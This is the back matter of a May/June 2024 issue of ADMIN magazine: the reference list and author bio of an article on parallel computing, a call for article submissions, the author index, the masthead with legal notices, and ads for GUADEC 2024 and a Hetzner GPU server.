[8] The Message Passing Interface (MPI): [https://www.mpi-forum.org/docs/]

[9] "Building Raspberry Pi Supercomputers" by Federico Lucifredi, Linux.conf.au, 2021: [https://sysadmin.miniconf.org/2021/lca2021-Federico_Lucifredi-Building_a_Raspberry_Pi_Supercomputer.pdf]

[10] Federico Lucifredi talks about Parallel Computation, RackN Distance DevOps: [https://www.youtube.com/watch?v=U_mSPrT-ZJs]

[11] "An Army of Xeon Cores To Do Your Bidding" by Federico Lucifredi, *ADMIN*, issue 79, 2024: pg. 93: [https://www.admin-magazine.com/Archive/2024/79/An-army-of-Xeon-cores-to-do-your-bidding]

[12] btop, Jakob P. Liljenberg: [https://github.com/aristocratos/btop]

The Author

Federico Lucifredi (@0xf2) is the Product Management Director for Ceph Storage at IBM and Red Hat, formerly the Ubuntu Server Product Manager at Canonical, and the Linux "Systems Management Czar" at SUSE. He enjoys arcane hardware issues and shell-scripting mysteries, and takes his McFlurry shaken, not stirred. You can read more from him in the new O'Reilly title *AWS System Administration*.

WRITE FOR US

Admin: Network and Security is looking for good, practical articles on system administration topics. We love to hear from IT professionals who have discovered innovative tools or techniques for solving real-world problems.

Tell us about your favorite:

- interoperability solutions
- practical tools for cloud environments
- security problems and how you solved them
- ingenious custom scripts
- unheralded open source utilities
- Windows networking techniques that aren't explained (or aren't explained well) in the standard documentation.

We need concrete, fully developed solutions: installation steps, configuration files, examples – we are looking for a complete discussion, not just a "hot tip" that leaves the details to the reader.

If you have an idea for an article, send a 1-2 paragraph proposal describing your topic to: *edit@admin-magazine.com*.



Authors

Amber Ankerholz	6
Chris Binnie	48
Marcin Gastol	42
Tam Hanna	70
Florian Herzog	20
Ken Hess	3
Thomas Joos	14
Martin Kuppinger	66
Raul Lapaz	54
Rubén Llorente	74
Martin Gerhard Loschwitz	80, 86
Peter Loscocco	26
Federico Lucifredi	94
Thorsten Scherf	92
Evgenij Smirnov	62
Dr. Holger Reibold	10
Thomas Reuß	32
Kevin Wittmer	36

Contact Info

Editor in Chief
Joe Casad, jcasad@linuxnewmedia.com

Managing Editors
Rita L Sooby, rsooby@linuxnewmedia.com
Lori White, lwhite@linuxnewmedia.com

Senior Editor
Ken Hess

Localization & Translation
Ian Travis

News Editor
Amber Ankerholz

Copy Editors
Amy Pettle, Aubrey Vaughn

Layout
Dena Friesen, Lori White

Cover Design
Dena Friesen, Lori White, Illustration based on graphics by astyf, 123RF.com

Advertising
Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7779420

Publisher
Brian Osborn

Marketing Communications
Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Customer Service / Subscription
For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linuxnewmedia.com
www.admin-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the DVD provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2024 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media unless otherwise stated in writing.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by Kolibri Druck.

Distributed by Seymour Distribution Ltd, United Kingdom

ADMIN (Print ISSN: 2045-0702, Online ISSN: 2831-9583, USPS No: 347-931) is published bimonthly by Linux New Media USA, LLC, and distributed in the USA by Asendia USA, 701 Ashland Ave, Folcroft PA. May/June 2024. Application to Mail at Periodicals Postage Prices is pending at Philadelphia, PA and additional mailing offices. POSTMASTER: send address changes to Linux Magazine, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

Represented in Europe and other territories by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

The GNOME™ Conference

GUADEC

Denver, Colorado, USA
July 19–24, 2024

GUADEC is GNOME's main annual event. Held since 2000, it brings together Free Software enthusiasts and professionals from all over the world.

Join us at GUADEC 2024, in Denver or online, to hear about the latest technical developments, attend talks, participate in workshops, and celebrate GNOME!

Learn More

GUADEC.ORG



HETZNER

KICKSTARTING AI FOR EVERYONE



WITH THE GPU POWER OF OUR GEX44 SERVER

incl. Nvidia RTX™ 4000 SFF Ada Generation

DEDICATED SERVER GEX44

- ✔ Intel® Core™ i5-13500
  6 Performance Cores & 8 Efficient Cores
- ✔ 2 x 32 GB DDR4 RAM
- ✔ 2 x 1,92 TB NVMe SSD
- ✔ Unlimited traffic
- ✔ Location Germany
- ✔ No minimum contract
- ✔ Setup fee € 79.00

monthly € **184.00**
$ 195.51

Efficient Nvidia GPU-Power for trained AI

Get your server here:
htznr.li/admin/GEX44

OR SCAN THE CODE

All prices exclude VAT and are subject to the terms and conditions of Hetzner Online GmbH. Prices are subject to change. All rights reserved by the respective manufacturers.

www.hetzner.com